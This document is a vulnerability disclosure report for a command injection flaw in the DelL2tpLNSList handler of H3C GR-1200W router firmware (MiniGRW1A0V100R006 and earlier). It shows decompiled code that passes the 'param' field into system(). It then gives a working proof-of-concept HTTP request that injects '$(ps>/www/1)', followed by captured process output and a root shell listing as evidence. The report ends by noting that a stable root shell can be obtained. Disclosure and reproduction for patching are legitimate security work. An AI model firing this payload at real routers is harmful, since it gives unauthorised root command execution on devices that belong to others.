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# H3C GR-1200W (<=MiniGRW1A0V100R006) Has an command injection vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202102/1383837\\_30005\\_0.htm](https://www.h3c.com/cn/d_202102/1383837_30005_0.htm)

## Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

## H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

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## H3C MiniGRW1A0V100R006 版本说明书

## Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to contain a command insertion vulnerability in DelL2tpLNSList. This vulnerability allows an attacker to execute arbitrary commands through the "param" parameter.

```
25 v7 = (char *)websgetvar(a1, "param", &unk_4F9BE0);
26 if (v7)
27 {
28     strcpy(v12, "/bin/l2tpconfig -R 127.0.0.1 session delete ");
29     v6 = getelement(v11, v7, 59, 1);
30     v4 = atoi((const char *)v11);
31     for (i = 1; v4 >= i; ++i)
32     {
33         if (!getelement(v10, v7, ';', i + 1)
34             && !getelement(v8, (char *)v10, '\'', 1)
35             && !getelement(v9, (char *)v10, '\'', 2))
36         {
37             sprintf(v13, "%s tunnel_id=%s session_id=%s", v12, (const char *)v8, (const char *)v9);
38             v3 = (const char *)getpid();
39             MW_SYSLOG_OP(
40                 184,
41                 6,
42                 3,
43                 2139095040,
44                 "[%d][%s] %s: mp run cmd %s\n",
45                 &unk_4F9BE0,
46                 v3,
47                 "ASP_L2TP_LNSListDel",
48                 "ASP_L2TP_LNSListDel");
49             system(v13);
50             memset(v13, 0, sizeof(v13));
51         }
52     }
```

In the DelL2tpLNSList function, it format the param parameter we entered into v13 through the sprintf function, and execute our command through the system function. We can execute our orders through \$(command).

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
```

```
Host: 192.168.0.124:80
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
```

```
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
```

```
Referer: https://121.226.152.63:8443/router_password_mobile.asp
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 553
```

```
Origin: https://192.168.0.124:80
```

```
DNT: 1
```

```
Connection: close
```

```
Cookie: JSESSIONID=5c31d502
```

```
Upgrade-Insecure-Requests: 1
```


```
Sec-Fetch-Dest: document
```

```
Sec-Fetch-Mode: navigate
```

```
Sec-Fetch-Site: same-origin
```

```
Sec-Fetch-User: ?1
```

```
CMD=DelL2tpLNSList&param=1; $(ps>/www/1);
```



请求

Raw 参数 头 Hex

POST /1 HTTP/1.1  
Host: 192.168.0.124:80  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Referer: https://121.226.152.63:8443/router\_password\_mobile.asp  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 0  
Origin: https://192.168.0.124:80  
DNT: 1  
Connection: close  
Cookie: JSESSIONID=4c345a5c  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: same-origin  
Sec-Fetch-User: ?1

响应

Raw 头 Hex Render

HTTP/1.0 200 OK  
Date: Mon Jul 25 14:20:58 2022  
Server: H3C-Miniware-Webs  
Last-modified: Mon Jul 25 14:19:47 2022  
Content-length: 2122  
Content-type: text/html; charset=GB2312

PID	Uid	VmSize	Stat	Command
1	root	688	S	init
2	root		SW	[kthread]
3	root		SW*	[ksoftirqd/0]
4	root		SW	[kworker/0:0]
5	root		SW*	[kworker/0:0H]
6	root		SW	[kworker/u2:0]
7	root		SW*	[khelper]
8	root		SW	[kworker/u2:1]
114	root		SW	[writeback]
117	root		SW*	[bioset]
118	root		SW*	[crypto]
120	root		SW*	[iblockd]
123	root		SW	[spi0]
142	root		SW	[kworker/0:1]
147	root		SW	[kswapd0]
751	root		SW	[mtdblock0]
756	root		SW	[mtdblock1]
761	root		SW	[mtdblock2]
762	root		SW	[mtdblock3]

The above figure shows the POC attack effect

```

BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  6 1007      1007      89 Jul 31  2019 www_null
drwxr-xr-x  2 *root    root      0 Jan  1  1970 www
drwxr-xr-x 10 *root    root      0 Jul 24 21:56 var
drwxrwxr-x  6 1007      1007     62 Jul 31  2019 var
drwxrwxr-x  3 1007      1007     26 Jul 31  2019 vclib
lrwxrwxrwx  1 1007      1007      7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x 11 *root    root      0 Jan  1  1970 sys
lrwxrwxrwx  1 1007      1007      3 Jul 31  2019 sbin -> bin
dr-xr-xr-x 89 *root    root      0 Jan  1  1970 proc
drwxr-xr-x  5 *root    root      0 Jan  1  1970 root
drwxrwxr-x  3 1007      1007     28 Jul 31  2019 /libexec
drwxrwxr-x  4 1007      1007    2422 Jul 31  2019 lib
lrwxrwxrwx  1 1007      1007      9 Jul 31  2019 init -> sbin/init
drwxrwxr-x  2 1007      1007      3 Jul 31  2019 home
drwxr-xr-x  4 *root    root      0 Jan  1  1970 /private
drwxr-xr-x 11 *root    root      0 Jan  1  1970 etc
drwxrwxr-x  3 1007      1007    2528 Jul 31  2019 dev
drwxr-xr-x  2 1007      1007    1556 Jul 31  2019 bin

/ #

```

Finally, you also can write exp to get a stable root shell.